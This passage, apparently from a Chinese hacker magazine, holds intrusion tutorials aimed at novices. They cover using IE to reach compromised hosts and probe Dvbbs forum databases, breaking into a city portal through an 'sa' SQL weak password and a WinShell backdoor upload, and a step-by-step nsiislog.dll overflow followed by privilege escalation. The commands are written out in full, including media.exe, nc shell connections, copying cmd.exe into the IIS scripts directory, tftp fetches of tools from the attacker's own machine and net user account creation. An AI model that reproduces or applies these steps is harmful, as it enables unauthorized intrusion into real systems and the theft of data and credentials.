一切确定后返回，在1.bat同一目录下就会生成一个与rar同名的exe文件。这样菜鸟也有了自己专用的exe程序。这个生成的exe文件我试过，在Telnet远程主机后，DOS下完全可成功执行这个文件（光盘的压缩包中有我用1.bat这个批处里打造的后门程序lcx.exe）

5.无所不能的IE

写这篇文章让我忙了好几个晚上，本想结束了（我的目的是告诉大家多试用软件的各项功能，动动脑筋，就会发现一些常用软件的新功能），但前几天RPC漏洞流行的时候，很多菜鸟在QQ上问我台湾的IP段问题，所以我就再提一个日常应用软件IE的几个应用，希望进一步给大家启发。

IE可能是大家用的最多的黑客工具了，如SQL注射、U漏洞入侵都要用到它，但我要说点别的。先说如何找台湾IP，打开google网站，查找关键字“.Tw”，然后ping一下找到的网站（能找n多）域名，就会得到一个IP。我们假设是61.220.83.5，那么61.220.83.1—61.220.83.254这个c段肯定就是台湾的一个IP段。

再说一下用IE直接Telnet登陆肉鸡的方法。在IE地址栏输入**telnet: ip: port**，是不是就会看到熟悉的Telnet界面？

还有，IE还可直接FTP，假设扫到了一个肉鸡的FTP用户名是lcx，密码是123，在IE地址栏输入**ftp://lcx:123@肉鸡ftp地址**就可打开肉鸡的FTP站点。

再来一个吧！键入**mailto:@163.net**即可快速打开邮件窗口。

IE的强大功能可真是“只有想不到，没有做不到”。除了这些，IE的http协议状态码也能给入侵者透露网站的许多信息。

比如我们要破解一个动网论坛，一般先用http://ip/dvbbs/data/dvbbs6.mdb来下载它默认的数据库，如果返回IE标题是“http 404 未找到”，那么可以断定这个动网不是默认安装的，数据库路径已改。

如果再用http://ip/dvbbs/data/访问，浏览器标题是“http 403（禁止访问）”，那么就基本肯定论坛安装者只是将数据库改了个名称，数据库还在这个data目录下。

最后，笔者附一份http协议状态码给大家（我英文不好，不敢乱译，不过一般来说，浏览器返回码含义是特定的，主要是这样的：1xx备用；2xx请求成功；4xx客户端错误；5xx服务器端错误）：

100：Continue
101：witching Protocols
200：OK
201：Created
202：Accepted
203：Non-Authoritative Information
204：No Content
205：Reset Content
206：Partial Content
300：Multiple Choices
301：Moved Permanently
302：Found
303：See Other
304：Not Modified
305：Use Proxy
307：Temporary Redirect
400：Bad Request
401：Unauthorized
402：Payment Required
403：Forbidden
404：Not Found
405：Method Not Allowed
406：Not Acceptable
407：Proxy Authentication Required
408：Request Time-out
409：Conflict
410：Gone
411：Length Required
412：Precondition Failed
413：Request Entity Too Large
414：Request-URI Too Large
415：Unsupported Media Type
416：Requested range not satisfiable
417：Expectation Failed
500：Internal Server Error
501：Not Implemented
502：Bad Gateway
503：Service Unavailable
504：Gateway Time-out
505：HTTP Version not supported

通过简单入侵看CGI漏洞和SQL弱口令的危害性

赵春开

学校放假没什么事儿可干，整天在宿舍呆着，觉得无聊，于是买了几张上网卡在宿舍用小猫拔号上网。在网上闲逛了一会儿，忽然想看看自己拔号上网的路径是怎样的。于是拿出收藏的一款软件——neotrace（光盘中有收录），在“Host to trace”下面的地址栏随便输入个网址，如www.21cn.com，然后点第一个按钮trace（就是stop那个按钮，在运行状态下按钮名会变为stop），如图1所示。




图 1

即然没会什么事儿可干，就来测试一下这个网段的安全性吧！本人的计算机名为“ecawen”，下一台机器的IP是xxx.xxx.168.127，再下一台是xxx.xxx.168.129。

打开X-scan，在扫描参数的“指定IP范围”处填上一段IP地址：xxx.xxx.168.1—xxx.xxx.168.50，先扫50台吧！然后在“扫描模块”处选中“开放端口”、“SQL-Server弱口令”、“NT-Server弱口令”几项（图2）。本人大范围扫描时，一般先扫这两个弱口令，如果有这两个弱口令，而相应的服务端口（如23、1433、3389）也开着，那么就省事了。若扫不到弱口令，针对某台机器再扫描时，我才习惯扫其它信息（如CGI、IIS漏洞，NetBios信息）。




图 2

设置好后，点击X-scan界面的开始扫描按钮，我觉得这段IP和本人在同一个小城市，应该能扫到几个弱口令。果不其然，不一会儿，结果就出来了，IP地址以24结尾的一台计算机存在SQL弱口令sa，密码也是sa，这50台机器中其他机器没发现什么。不过，正是这个危险的sa弱口令，把好几十台机器的信息（甚至管理员密码）都给透露了。

打开SQLEXEC（光盘中有收录），在IP地址处填上有sa弱口令的机器的IP：xxx.xxx.168.24，端口1433不变，用户名sa，密码sa，然后点击连接。不一会儿，出现提示：连接成功！试着执行命令，哈，可以执行，还是管理员权限。试着添加个管理员账户，添加成功！

想到在此打命令不太方便，就用tftp上传了个后门（WinShell）到对方的C：\Winnt\System32目录下。运行，然后断开SQL连接，稍等了一会儿，打开Win2K的CMD，输入命令：**telnet xxx.xxx.168.24 5277**（5277是WinShell的默认连接端口），提示输入密码，密码是我生成后门时自己设置的，输入密码后回车，连上了，输入S回车，进到了C：\Winnt\System32目录下。

呵呵！先看看他机器上有什么再说，转到C盘根目录，再转到D根目录，发现只有两个硬盘分区，再仔细一看，提供有Web服务。回想扫描时此机是开了80端口的，当时把心思放在了扫弱口令上，没太注意。

赶紧打开IE，在地址栏里输入xxx.xxx.168.24后回车，网页出现了，是本人城市热线的软件栏目。点击首页，城市热线页面果然出现了。

打开CMD，执行**Ping www.xxxinfo.net**命令，虽然Ping不通（估计是加了防火墙），但IP地址还是可以显示的，是xxx.xxx.168.88。打开X-Scan，在“扫描模块”里选中容易出漏洞的几项，扫描一下，看看这台主要的机器安全性怎样？结果太让人意外了，虽然我们城市不大，可这终究是一个市的热线呀！CGI漏洞有好几处，我注意到了一项：/backup/，在地址栏里输入www.xxxinfo.net/backup。回车，出现图3所示的页面。




图 3

既然是“backup”，肯定有用，把它下载到我的桌面上，把压缩的都解了压。不看不知道，一看吓得我直冒冷汗。里面有城市热线的年工作总结、城市热线和各地方（如联众等）签的协议。那个“物品管理”（wpgl.zip）解压后更是什么都有，比如热线工作人员穿多大号的衣服……还有更重要的是那个“栏目管理”（lmgl.zip），解压后里面全是热线的IP分配、密码等重要记录。


我已经攻占的xxx.xxx.168.24号机主要负责软件、游戏、股市服务，19号机是聊天室，35号机是VOD服务……我扫描这十几台机子时，它们的3389端口都开着，想必是为了方便远程管理。遂登录了几台机器测试，虽然密码够复杂（有大小写又有特殊符号），但我既然有密码列表，需要的仅仅是认真输入就可以了。当然，都能登陆上去。

我又去他网站的聊天室和交易市场转了转，以管理员的身份登陆，也没问题！

至此，再入侵已失去了意义，若大的一个热线网站就这么弱不禁风！即使是个没有编程能力的初级黑客也能把它搞得一塌糊涂！

本人写这篇文章的目的是为了探讨技术以引起网络管理员的重视，切勿对号入座，用此方法进行非法破坏！

通过简单入侵看CGI漏洞和SQL弱口令的危害性



五天

近墨者

000 序言

其实要进入一台不是千疮百孔的主机还真是不容易。这不，前几天用一个漏洞居然得到一个主机的Shell，可惜是普通权限，为了将权限提升到超级用户，使出了浑身解数，历经五天，终于拿下了这台主机。为了帮助像我一样的菜鸟快速成长，现将整个过程写出，和各位朋友一起分享（因为我也是个菜鸟，难免有不当之处，还请各位高手指点）。

第一天 事出有因

菜鸟的入侵往往是在网上或杂志上获取新的漏洞信息，按照其中的介绍，再利用现成的黑客工具一步步摸索前进。这不，偶就是看了《黑客X档案》第八期中紫幻写的《Windows Media服务Nsiislog.dll远程缓冲区溢出漏洞》及雪莲蓬的《从漏洞到后门》两篇文章，才萌发了跃跃欲试的冲动。按文中介绍用Superscan3.0软件扫描1755端口，还真找到了几个开放此端口的主机。OK，今天就“吃”他们了！




图 1

首先打开CMD（命令提示符）窗口，将路径cd至存放黑客工具的路径中，接着使用Media.exe 进行溢出。溢出命令是：

media.exe 对方IP –p 80 –r /scripts/nsiislog.dll

回车，显示Target exploited （成功）如图1。

用NC程序监听对方主机溢出的端口34816，从而得到对方主机的Shell，在CMD中输入命令：

nc.exe –vv 对方IP 34816

回车，却显示 “connection refused（拒绝连接）”等之类的信息，看来对方有可能打了补丁或有防火墙或者是其它原因。不要紧，那就再换一个IP，同样在CMD中先用media程序进行溢出，再用NC监听对方IP的34816端口，呵呵！居然成功了！监听到对方34816端口的溢出，得到一个shell（图2）。




图 2

在其中输入命令：***net user***

显示系统中存在的用户，命令成功完成。试试能不能增加用户？输入命令：

net user aaa aaa /add

回车，不出所料，系统发生错误，拒绝访问(图3)，看来正如文中所说，得到的是普通权限。




图 3

所谓知已知彼，百战百胜。对方是个什么样的主机呢？在浏览器中输入这个IP，回车，显示了这样一个网页(图4)。




图 4

看情况可能是一个网吧的主机，既然是网吧的机器，那么对于磁盘的读写权限应该设置得不会很严，试着在得到的Shell中将系统目录内的CMD.exe复制到对方Inetpub\scripts目录中，并更名为ccc.exe，命令格式是：

copy cmd.exe c:\inetpub\scripts\ccc.exe

回车后(图5)，成功复制一个文件。

```
C:\WINNT2\system32>copy c:\winnt2\system32\cmd.exe c:\inetpub\scripts\ccc.exe
copy c:\winnt2\system32\cmd.exe c:\inetpub\scripts\ccc.exe
已复制         1 个文件。
```

图 5

太好了，这样就可以用80端口来运行ccc.exe。在IE中输入：

http://对方IP/scripts/ccc.exe?/c dir

是不是有点眼熟，对！这就是U漏洞的命令格式，图6显示对方scripts目录中的文件。如果在dir后加上路径，如c:\,那么显示的就是对方C盘下的内容。

```
地址(D) http://            ./scripts/ccc.exe?/c%20dir
 Directory of c:\inetpub\scripts
2003-08-08  16:49      <DIR>          .
2003-08-08  16:49      <DIR>          ..
2003-05-29  12:05             121,104 idq.dll
2003-08-25  12:10             296,720 ccc.exe
1999-11-09  20:46              15,248 NSIISLOG.DLL
               3 File(s)        433,072 bytes
               2 Dir(s)  1,828,925,440 bytes free
```

图 6

为什么要采用这种方式，因为Scripts目录在IIS中的默认权限是“脚本及可执行程序”，利用这个特征，再配合idq.dll工具，就能将权限提升到超级用户。更何况这种提升方式对我来讲也算是轻车熟路了（因为俺曾多次利用IDQ.DLL在U漏洞的机子上提升权限）！

从工具箱中找出Tftpd32.exe，这是用来在本机开Tftp服务的工具。将要上传的IDQ.DLL文件复制到Tftpd32所在的文件夹内，这样上传文件时就不用再重新设置路径了。这里还要多说一句，在刚才显示对方的Scripts目录时，其中已有一个IDQ.DLL文件，为了防止文件上传后冲突而失败，先将Scripts目录中的IDQ.DLL重命名，在IE中输入：

http://对方IP/scrripts/ccc.exe?/c ren idq.dll idq3.dll

回车后（图7）虽然显示的是“CGI ERROR”，但是已将文件重新命名，可以用

http://对方IP/scripts/ccc.exe?/c dir

看一下目录中的IDQ.dll文件是否改名（有时，文件名虽已改变了，但网页中显示的仍是原名，这是因为网页没有“刷新”的缘故，所以只要点一下网页的“刷新”就可以看到网页中的变化）。




图 7

现在可以上传提升权限工具IDQ.dll了，在IE中输入：

http://对方IP/scripts/ccc.exe?/c tftp –i 本机IP get idq.dll

本机IP可在CMD中输入命令ipconfig显示，回车，稍等候(图8)。




图 8

至于是否上传成功，只要看一下本地tftpd32窗口中的显示就知道了，图9显示“传送了N个字节”等等，说明上传成功。

当然也可以用**http://对方IP/scripts/ccc.exe?/c dir**来查看。




图 9

接下来在IE中输入：

http://对方IP/scripts/idq.dll

回车，网页显示图10，意思是增加了一个超级用户iisuser，密码是“abcd1234”，这不就是成功了！太高兴了！




图10

打开本地的CMD同对方建立IPC$连接，输入命令：

net use \\对方IP\ipc$ "abcd1234" /user:"iisuser"

回车，提示错误，未知的用户名或密码错误？晕！怎么可能？明明显示增加了一个超级用户！那就再查看一下对方的用户信息，在得到的Shell中输入命令：

net user

如图11，还是老样，并没有增加用户，难怪连接会出错。

```
C:\WINNT2\system32>net user
net user
\\JINGYING88 的用户帐户
-------------------------------------------------------------------
Administrator           diguo                   Guest
IUSR_JINGYING88         IWAM_JINGYING88         NetShowServices
TsInternetUser
命令成功完成。
```

图11

按照idq.dll的使用说明，idq.dll是配合ISPC来使用的，用ISPC来连接对方scripts目录下的idq.dll，就能得到一个有超级权限的Shell，在本地CMD窗口中输入命令(图12)：

ISPC 对方ip/scripts/idq.dll

```
E:\nc>ispc.exe [redacted]/scripts/idq.dll
Start to connect to the server...
Failed to GET /scripts/idq.dll
        IIS SYSTEM Privilege Client
                by isno
You must upload idq.dll to a IIS directory,such as scripts
Then execute: ispc.exe <host/directory> [webport]
Example: ispc.exe 127.0.0.1/scripts/idq.dll
put filename path\filename -- upload some files to the server
E:\nc>
```

图12

